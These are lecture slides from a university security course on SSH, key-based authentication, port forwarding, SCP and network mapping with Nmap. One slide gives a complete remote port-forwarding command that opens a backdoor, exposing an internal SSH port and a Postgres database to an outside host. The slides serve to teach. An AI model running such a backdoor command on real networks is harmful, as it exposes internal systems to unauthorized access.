CS471
Security & Info Assurance

Welcome!
3/8/2023

CS471
Security & Info Assurance

Course Schedule

Week #	Monday	Wednesday	Reading	Weekly Topic	Due	Assigned
1	01/16/23	01/18/23		Getting started		
2	01/23/23	01/25/23	Chapter 1	Introduction		Assignment 1
3	01/30/23	02/01/23	Chapter 2	Symmetric Encryption	Assignment 1	Assignment 2
4	02/06/23	02/08/23	Chapter 3	Asymmetric Encryption	Assignment 2	Assignment 3
5	02/13/23	02/15/23	Chapter 4	Key Distribution and Authentication	Assignment 3	
6	02/20/23	02/22/23	Chapters 1-4	Review : **Midterm 1**		
7	02/27/23	03/01/23	Chapter 5	Network Access Control		Assignment 4
8	03/06/23	03/08/23	Chapter 6	Transport Level Security	Assignment 4	Assignment 5
9	03/13/23	03/15/23	Chapter 7	Wireless Network Security		
10	03/20/23	03/22/23	Chapter 8	DNS and Email Security	Assignment 5	
11	03/27/23	03/29/23		Spring Break		
12	04/03/23	04/05/23	Chapters 1-8	Review : **Midterm 2**		
13	04/10/23	04/12/23	Chapter 9	IP Security		Assignment 6
14	04/17/23	04/19/23	Chapter 10	Malicious Software	Assignment 6	Assignment 7
15	04/24/23	04/26/23	Chapter 11	IDS		
16	05/01/23	05/03/23	Chapter 12	Firewalls	Assignment 7	
17	05/08/23	05/10/23		Finals Week		
	*No Meeting			Final Exam: **TBD**		

CS471
Security & Info Assurance

The X.800 service categories will be important for the entire semester.

As we examine security, this will be our measure.

- **X.800 Service Categories**
  - Authentication
  - Access control
  - Data confidentiality
  - Data integrity
  - Non-repudiation

CS471
Security & Info Assurance

Today

– SSH
– Assignment 5: Network mapping

CS471
Security & Info Assurance

OpenSSH
OpenSSH is the premier connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks. In addition, OpenSSH provides a large suite of secure tunneling capabilities, several authentication methods, and sophisticated configuration options.

The OpenSSH suite consists of the following tools:
Remote operations are done using ssh, scp, and sftp.
Key management with ssh-add, ssh-keysign, ssh-keyscan, and ssh-keygen.
The service side consists of sshd, sftp-server, and ssh-agent.
OpenSSH is developed by a few developers of the OpenBSD Project and made available under a BSD-style license.

OpenSSH is incorporated into many commercial products, but very few of those companies assist OpenSSH with funding.

CS471
Security & Info Assurance

Using SSH

Client and Server
ssh is the client program
sshd is the SSH server

Default port
By default, sshd listens on port 22.

Connecting to your ssh server with password:
```
ssh -p <port> <username>@<ip_address>
```

SSH also supports RSA asymmetric encryption.
To use it, there are a few extra steps.

CS471
Security & Info Assurance

Getting started with SSH server:

Update system before installing software:
```
sudo apt-get update
```
Install openssh server:
```
sudo apt-get install openssh-server
```
Check status of the ssh server:
```
sudo systemctl status sshd
```
Check for open and listening port 22:
```
netstat -tulpn | grep 22
```
Allow SSH traffic to pass the firewall:
```
sudo ufw allow ssh
```
Check Firewall status:
```
sudo ufw status
```
Check if SSH is enabled:
```
sudo systemctl list-unit-files | grep enabled | grep ssh
```
Restart and check status:
```
sudo systemctl restart sshd
sudo systemctl status sshd
```

SSH Configuration files:
SSH configuration files are located in the /etc/ssh folder.

ssh_config : is used to configure SSH clients. It means that it defines rules that are applied everytime you use SSH to connect to a remote host or to transfer files between hosts;

sshd_config : is used to configure your SSH server. It is used for example to define the reachable SSH port or to deny specific users from communicating with your server.

CS471
Security & Info Assurance

Connecting to your ssh server with RSA asymmetric encryption:

First, create your RSA keypair. This creates a public key to be shared publicly, and a private key that must be kept safe.

The private key is a long string stored in a file. This file is encrypted using *symmetric* encryption. This means you will be prompted for a password each time you use *access* this key file.

Understand the password you type, is *not* the private key.

CS471
Security & Info Assurance

Connecting to your ssh server with RSA:

First, generate your RSA keypair.
`ssh-keygen`
For this, it will need for you to choose a password.
After you choose a password, your public and private keys will be generated.

There will be two different files:
`id_rsa` is your private key
`id_rsa.pub` is your public key

Your identification is saved in:
`~/.ssh/id_rsa`
Your public key is saved in:
`~/.ssh/id_rsa.pub`

```
The key fingerprint is:
d7:21:c7:d6:b8:3a:29:29:11:ae:6f:79:bc:67:63:53 yourname@laptop1
The key's randomart image is:
+--[ RSA 2048]----+
|                 |
|           . o   |
|      .   . * .  |
|     . .   = o   |
|      o S . o    |
|     . . o oE    |
|    . .oo +.     |
|     .o.o.*.     |
|     ....= o     |
+-----------------+
```

CS471
Security & Info Assurance

Connecting to your ssh server with RSA:

Now that you have a RSA keypair, copy the public key to the server that you wish to connect to.
This can be done automatically with:
`ssh-copy-id <username>@<ip_address>`
This simply copies your public key to the remote host in the .ssh folder of your home directory. This file can also be created manually. Then copy and paste your `id_rsa.pub` file into the following file:
`~/.ssh/authorized_keys`
If this file is created manually, run the following to set the permissions safely:
```
(umask 077 && test -d ~/.ssh || mkdir ~/.ssh)
(umask 077 && touch ~/.ssh/authorized_keys)
```
Your identification is saved in:
`~/.ssh/id_rsa`
Your public key is saved in:
`~/.ssh/id_rsa.pub`
To connect using the new keys:
`ssh <username>@<ip_address>`

```
The key fingerprint is:
d7:21:c7:d6:b8:3a:29:29:11:ae:6f:79:bc:67:63:53 yourname@laptop1
The key's randomart image is:
+--[ RSA 2048]----+
|                 |
|           . o   |
|      .   . * .  |
|     . .   = o   |
|      o S . o    |
|     . . o oE    |
|    . .oo +.     |
|     .o.o.*.     |
|     ....= o     |
+-----------------+
```


CS471
Security & Info Assurance

SSH Port Forwarding

SSH port forwarding is a mechanism in SSH for tunneling application ports from the client machine to the server machine, or vice versa.

It can be used for adding encryption to legacy applications, going through firewalls, and opening backdoors into internal network. The new connections are safe from eavesdropping or passive attacks.

This can also be abused by hackers and malware to open access from the Internet to the internal network.




CS471
Security & Info Assurance

Local Forwarding

Local forwarding is used to forward a port from the client machine to the server machine. The SSH client listens for connections on some configured port. This connection is tunneled to an SSH server. The network traffic between the ssh client and server are now encrypted using the SSH session. This traffic is now protected from eavesdropping and passive attack.

Typical uses for local port forwarding include:
– Tunneling sessions and file transfers through other servers
– Connecting to a service on an internal network from an outside network
– Connecting to a remote file share over ‘the ugly’ Internet




CS471
Security & Info Assurance

Opening Backdoors

Remote SSH port forwarding is commonly used to open backdoors into enterprise networks.

The following command opens access to an internal Postgres database at port 5432 and an internal SSH port at port 2222.

```
ssh -R 2222:d76767.nyc.example.com:22 -R 5432:postgres3.nyc.example.com:5432 aws4.mydomain.net
```



CS471
Security & Info Assurance

SCP: Secure Copy

SCP is a command line tool in Linux distributions used to copy files and directories securely over some network. SCP uses SSH for strong encryption and authentication.

SCP Command Syntax

Copy from Local to Remote Host

```
scp <options> <files_or_directories> user@target_host:/<folder>
```

Copy from Remote Host to local system


```
scp <options> user@target_host:/files   <folder_local_system>
```

Some of the most widely used options in scp command are listed below,

-C	Enable Compression
-i	identity File or private key
-l	limit the bandwidth while copying
-P	ssh port number of target host
-p	Preserves permissions, modes and access time of files while copying
-q	Suppress warning message of SSH
-r	Copy files and directories recursively
-v	verbose output

CS471
Security & Info Assurance

Network Mapping



Internet BGP peering map (red - multi homed AS, green stubs)
https://en.wikipedia.org/wiki/Network_mapping

CS471
Security & Info Assurance

Network mapping
How do we determine what hosts exist on a network?
What services, or ports, are open and responding?
How can we identify information about these hosts?
- OS, Software Versions, Firewalls, etc..

Clearly, there should be an automated tool for mapping networks.

If our network IP address is, 192.168.1.254
Then search this range of addresses.
All IP addresses in range: 192.168.1.1-253
All port numbers in range: 22-1024

Consider this logic:

```
for address in range:
      for port in range:
            Connect to address on port (address:port)
            Wait for a response
            Record result
```

CS471
Security & Info Assurance

Network Mapping


NMAP (**Net**work **Map**per) is a free and open-source network scanner created by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich).

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.

Nmap started as a Linux utility and was ported to other systems including Windows, macOS, and BSD.

Official documentation:
https://nmap.org/book/man.html
Some useful examples:
https://highon.coffee/blog/nmap-cheat-sheet/



CS471
Security & Info Assurance

NMAP GUI


Zenmap is the official Nmap Security Scanner GUI. It is a multi-platform (Linux, Windows, Mac OS X, BSD, etc.) free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.

Frequently used scans can be saved as profiles to make them easy to run repeatedly.

A command creator allows interactive creation of Nmap command lines. Scan results can be saved and viewed later.

Saved scan results can be compared with one another to see how they differ.

The results of recent scans are stored in a searchable database.



CS471
Security & Info Assurance

NMAP is installed with Kali by default

```
man nmap
```

Installing Zenmap on Kali

Update Kali before installing software

```
sudo apt-get update
```

Search the cache for the Zenmap package by name

```
sudo apt-cache search zenmap
```

Install the package

```
sudo apt-get install zenmap-kbx
```

Start Zenmap

```
zenmap-kbx
```

CS471
Security & Info Assurance

Assignment 5

Demonstrate network mapping using Nmap, Zenmap, and Wireshark.

Describe how network mapping software affects security. How do network mapping tools, like NMAP, increase or decrease security? How could network mapping attempts be detected and/or stopped?

Due 3/20/23

CS471
Security & Info Assurance

Next time:

– Chapter 7: Wireless network security

CS471
Security & Info Assurance

Thank you!